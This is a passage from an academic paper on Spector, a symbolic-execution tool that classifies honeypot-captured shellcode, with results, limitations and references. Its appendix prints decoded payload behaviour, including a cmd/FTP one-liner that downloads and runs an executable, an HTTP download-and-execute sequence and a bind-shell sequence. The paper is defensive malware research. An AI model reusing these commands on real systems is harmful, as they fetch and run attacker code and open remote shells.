Finally, shell code that shares the same connection and control method may use API calls from different libraries that perform similar functions (i.e. fopen and CreateFile), usually for version compatibility. Additionally, some shell code will create a unique object such as a "Mutex" or an "Atom" to prevent duplicate infections. High-level output for selected code classes can be found in the appendix.

As seen in Table 1, the WinExec shell code was the most popular and exhibited the greatest diversity, most likely due to its simplicity and flexibility. It is easy to change the shell command to perform a wide variety of functions without having to understand or change any other part of the payload. On the other hand, the bind shell buffered code was only seen once. This is probably because of its large size and complexity, which can be attributed to its buffering code. The differences in popularity of other payloads are difficult to attribute to any specific factor. However, the prevalence of malware (especially "bots") that uses the shell code seems to have an impact, especially because we collected data from random attacks on unused address blocks. It is also important to note that the payload count does not directly correspond to the number of attacks. For some shell code, the same exact payload may be used by different attackers or on multiple targets and still work properly, but is only counted once in our analysis. This means that the attack using Bind Shell Buffered shell code may have occurred a number of times, even though there was only one unique payload. However, there is a general correlation between unique payloads and attacks because malware programs will usually modify a parameter, such as the source or destination port, for each new shell code instance.



Figure 6. Analysis times with signature and GetProcAddress optimizations for ~23,000 payloads.

6.2. Performance

Although automated in-depth analysis of shell code is a useful tool, in order for Spector to be practical, it must also be able to run in a reasonable amount of time. For the performance evaluation, we used a computer with a 2 GHz Intel CPU, 2 GB of RAM, and a Serial ATA hard drive. First, to get a general idea of Spector's speed, we ran one payload from each of the eleven identified classes and recorded the number of instructions per second. For this test, Spector did not use signature matching on any of the payloads. On average, Spector executed a total of 3074 instructions in 3.65 seconds, or 842 instructions per second. Spector's speed may vary slightly depending on the type of instructions present in shell code. For example, frequently masking and recombining symbolic values may take longer than performing the same operations on concrete values. However, standard shell code that we saw during our evaluation executed a variety of

instructions, and the average execution speed per instruction was similar for different shell code samples.

To evaluate Spector's performance on a large volume of payloads, we recorded the processing time for each of the 23,169 samples collected by lightweight honeypots. For this experiment, Spector used both the GetProcAddress and signature matching optimizations discussed earlier. The results can be seen in Figure 6. Spector was able to classify a majority of the payloads in under 100 milliseconds because they matched a known signature and were not encoded. There were also spikes around 0.3 seconds and 0.8 seconds for payloads of different lengths that had simple XOR encoding schemes, and again between 2.7 and 4.5 seconds for larger payloads with more complex encoding routines. The maximum amount of time to analyze an individual shell code sample was approximately seven and a half seconds. The total processing time for all 23,169 payloads was approximately 185 minutes, or 125 payloads per minute. These results indicate that Spector is able to efficiently analyze a large volume of payloads. Also, Spector would probably be fast enough to operate inline and use actual network API calls to obtain secondary payloads in real time.

6.3. Polymorphism

For the final part of our evaluation, we used Spector to analyze shell code that was modified by two polymorphism engines, CLET [11] and ADMMutate [16]. As a starting point, we took one shell code sample from each of the eleven shell code classes. Then, we generated 50 unique polymorphic variants of each shell code sample using both CLET and ADMMutate. Finally, we used Spector to analyze the polymorphic variants. Spector produced the correct high-level output (sequence of API calls) for each polymorphic variant, placing each instance in the same class as its non-polymorphic parent. When generating variants, CLET and ADMMutate only modify the NOP and decoder instructions, which Spector was able to process. The main difference between the original code and the polymorphic variants was that the variants had extra decoding instructions, and thus took slightly longer to analyze.

6.4. Limitations of Spector

Although Spector proved to be very effective for analyzing shell code samples collected in the wild, it has some limitations that could be exploited by shell code authors in the future to prevent it from working properly. First, as mentioned earlier in the architecture section, Spector cannot handle conditional branches on unknown values. Code such as "If x == 0: NOP" (where x is unknown) would cause Spector to raise an exception, even though it would not cause any real non-determinism. We hope to address this issue in the future, as discussed in Section 4.3. In its current configuration, Spector also does not receive real data over the network, and thus will raise an exception if shell code tries to download and run additional instructions in an inline buffer. However, our promising performance results indicate that it may be possible to run Spector in real time and allow it to make actual network calls, which would get rid of this limitation.

Another limitation of Spector is its speed in relation to an actual processor. If authors intentionally inserted tight loops that executed a large number of instructions throughout the shell code, Spector may take an unreasonably long amount of time to analyze the code, while a modern processor may be able to execute the same code in less an a second. One example of such code would be a simple loop: "While i < 10000000: i = i + 1". With ten million iterations, each executing three instructions, Spector would take about ten hours to analyze the code at the rate of 842 instructions per second. Most processors could execute the same code in under 100 milliseconds. This is a limitation of symbolic execution in general. However, several approaches to address the problem are worth investigating. If the loops are only for obfuscation and equate to NOPs, then it may be possible to skip them entirely and still get reasonable results. Modifying Spector's execution engine to analyze each sequential block of code and then doing higher-level data-flow analysis to prune useless code blocks may be another possibility. Luckily, current code obfuscators such as CLET and ADMmutate have not yet introduced obfuscation methods that would slow down symbolic execution systems because their primary intent is to evade intrusion detection systems.

Finally, Spector would not be able to correctly classify shell code that contains polymorphism at the API call layer. One could imagine a polymorphism engine that randomly inserts extraneous API calls. These calls could do things that were irrelevant to the primary functionality, such as create extra temporary files, network sockets, pipes, and other objects. If this were to happen in the future, the next step for Spector would be to do an even higher-level analysis of data flow within the shell code. It could backtrack from an execute call to determine which file and network calls were made to obtain the secondary payload.

7. Conclusion and Future Work

In this paper, we presented Spector, a payload analysis engine that uses symbolic execution to extract meaningful API calls from shell code and generate a detailed low-level disassembly. Spector utilizes special objects for values and memory to handle symbols and expressions. It also includes essential portions of a standard process environment and stub functions for API calls. We used Spector to analyze 23,169 payloads that were collected from a lightweight honeypot deployment over a two-month period. It identified eleven different classes of shell code based on their functionality. Different classes included code that listened for an incoming network connection, connected back to the attacker, or connected to a malicious web server. The shell code would then execute a single shell command, bind a shell to a network socket, or download and execute another malware program.

Spector has two important optimizations that allow it to efficiently evaluate large volumes of shell code. First, it searches for and replaces custom GetProcAddress routines that execute many instructions with hash table lookups. Spector will also generate parameter-independent byte-matching signatures to speed up evaluation for two pieces of shell code that are the same other than function parameters. With the help of these optimizations, Spector was able to process all 23,169 payloads in only 185 minutes.

In the future, we hope to extend Spector so that it can handle a greater variety of code, possibly including full malware binaries. Spector is currently limited to executing deterministic code, but we plan to add support for speculatively exploring different branch paths for unknown conditions. We also plan to experiment with referencing real network API calls from function stubs to achieve more accurate emulation and obtain secondary malware payloads. Finally, we hope to explore techniques for optimizing loop execution to improve overall performance.

8. References

[1] P. Akritidis, E. Markatos, M. Polychronakis, and K. Anagnostakis. Stride: Polymorphic Sled Detection through Instruction Sequence Analysis. In *Proc. of the 20th IFIP International Information Security Conference*, 2005.

[2] Arbor Networks. Active Threat Level Analysis System (ATLAS). `http://atlas.arbor.net`, 2007.

[3] P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling. The Nepenthes Platform: An Efficient Approach to Collect Malware. In *Proc. of the 9th International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2006.

[4] D. Brumley, J. Newsome, D. Song, H. Wang, and S. Jha. Towards Automatic Generation of Vulnerability-Based Signatures. In *Proc. of the 2006 IEEE Symposium on Security and Privacy*, 2006.

[5] C. Cadar, V. Ganesh, P. Pawlowski, D. Dill, D. Engler. EXE: Automatically Generating Inputs of Death. In *Proc. of the 13th ACM Conference on Computer and Communication Security*, 2006.

[6] J. Carette and P. Chowdhur., Symbolic Interpretation of Legacy Assembly Language. In *Proc. of the 12th Working Conference on Reverse Engineering*, 2005.

[7] R. Chinchani and E. Berg. A Fast Static Analysis Approach to Detect Exploit Code inside Network Flows. In *Proc. of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2005.

[8] C. Cifuentes and K. Gough. Decompilation of Binary Programs. *Software—Practice and Experience,* Volume 25, Number 9, 1995.

[9] E. Clarke and D. Kroening. Hardware Verification Using ANSI-C Programs as a Reference. In *Proc. of ASP-DAC 2003*, 2003.

[10] DataRescue. Ida PRO Disassembler and Debugger. `http://www.datarescue.com/ida.htm`, 2007.

[11] T. Detristan, T. Ulenspiegel, Y. Malcom, and M. V. Underduk. Polymorphic Shellcode Engine Using Spectrum Analysis. `http://www.phrack.org/archives/61/p61-0x09_Polymorphic_Shellcode_Engine.txt`, 2007.

[12] D. Ford. Jive: A Java Decompiler. *IBM T.J. Watson Research Center Technical Report RJ-10022*, 1996

[13] J. Giffin, S. Jha, B. Miller. Efficient Context-Sensitive Intrusion Detection. In *Proc. of the 11th Network and Distributed System Security Symposium (NDSS)*, 2004.

[14] Y. Gushin. NIDS Polymorphic Evasion – The End? `http://www.milw0rm.com/papers/18`, 2007.

[15] Immunity, Inc. libdisassemble. `http://www.immunitysec.com/resources-freesoftware.shtml`, 2007

[16] K2. ADMmutate. `http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz`, 2007

[17] J. Ma, J. Dunagen. H. Wang, S. Savage, G. Voelker. Finding Diversity in Remote Code Injection Exploits. In *Proc. of the 6th ACM SIGCOMM on Internet Measurement*, 2006.

[18] C. Nachenberg. Computer Virus-Antivirus Coevolution. *Communications of the ACM*, Volume 40, Issue 1, pages 46-51, 1997.

[19] P. Morris and R. Filman. Mandrake: A Tool for Reverse Engineering IBM Assembly Code. In *Proc. of the 3rd Working Conference on Reverse Engineering (WCRE)*, 1996.

[20] J. Newsome, B. Karp, and D. Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. In *Proc. of the IEEE Symposium on Security and Privacy*, May 2005.

[21] Norman. Norman SandBox Whitepaper. `http://sandbox.norman.no/pdf/03_sandbox%20whitepaper.pdf`, 2007.

[22] V. Paxson. Bro: A System for Detecting Network Intruders in Real-Time. In *Proc. of the 7th USENIX Security Symposium*, 1998.

[23] U. Payer, P. Teufl, and M. Lamberger. Hybrid Engine for Polymorphic Shellcode Detection. In *Proc. of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, 2005.

[24] M. Polychronakis, K. Anagnostakis, and E. Markatos. Network-Level Polymorphic Shellcode Detection Using Emulation. In *Proc. of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, 2006.

[25] N. Provos. Honeyd - A Virtual Honeypot Daemon. In *Proc. of the 10th DFN-CERT Workshop,* 2003.

[26] M. Roesch. Snort – Lightweight Intrusion Detection for Networks. In *Proc. of the USENIX LISA '99 Conference*, November 1999.

[27] B. Schwarz, S. Debray and G. Andrews. Disassembly of executable code revisited. In *Pro. of the Working Conference on Reverse Engineering*, 2002.

[28] K. Sen, D. Marinov, and G. Agha. CUTE: A Concolic Unit Testing Engine for C. In *Proc. of the 5th Joint Meeting of the European Software Engineering Conference and ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE)*, 2005.

[29] H. Vliet. Mocha, the Java Decompiler. `http://www.brouhaha.com/~eric/software/mocha/`, 1996.

[30] D. Wagner and D. Dean. Intrusion Detection Via Static Analysis. In *Proc. of the IEEE Symposium on Security and Privacy*, 2001.

[31] H. Wang, C. Guo, D. Simon, and A. Zugenmaier. Shield: Vulnerability-Driven Network Filters for Preventing Known Vulnerability Exploits. In *Proceedings of the ACM SIGCOMM Conference*, Portland, Oregon, Sept. 2004.

[32] O. Yuschuk. Ollydbg. `http://www.ollydbg.de`, 2007.

Appendix. Sample High-Level Output

All URLs, IP addresses, ports, user names, and passwords have been anonymized. Extraneous calls to LoadLibrary and GetProcAddress have been omitted for brevity. Functions that do not have a return value listed return zero.

WinExec

WinExec("cmd /k echo open 127.0.0.1 31337 > o&echo user asdf asdf >> o &echo get serivces.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &serivces.exe\r\n", 0)
ExitThread(0)

HttpExec1

OpenMutexA(001F0001, 1, "u1")
VirtualAlloc(0, 00050000, 00001000, 4) **returns** hHeapMemory0
CreateFileA(".\ftpupd.exe", 40000000, 0, 0, 2, 0, 0) **returns** hFile
InternetOpenA("Mozilla/4.0", 1, "NULL", "NULL", 0) **returns** hInternet
InternetOpenUrlA(hInternet, "http://127.0.0.1:31337/x.exe", "NULL", 0, 0, 0) **returns** hUrl
InternetReadFile(hUrl, hHeapMemory0, 00050000, SESP + FFFFFFF4) **returns** 0, urlFileSize
WriteFile(hFile, hHeapMemory0, urlFileSize, SESP + FFFFFFF4, 0)
CloseHandle(hFile)
WinExec(".\ftpupd.exe", 5)
ExitThread(0)

BindShell1

WSASocketA(2, 1, 0, 0, 0, 0) **returns** newsocket
bind(newsocket, sockaddr ('0.0.0.0', 31337, 2), 00000010)
listen(newsocket, 1)
accept(newsocket, 0, 0) **returns** acceptsocket
CreateProcessA(NULL, "cmd", 0, 0, 1, 0, 0, NULL, {LPSTARTUPINFO: hStdInput=acceptsocket, hStdOutput=acceptsocket}, code + 000001FD) **returns** hProcess, hProcess, hThread, dwProcessId, dwThreadId
closesocket(acceptsocket)
closesocket(newsocket)
ExitThread(0)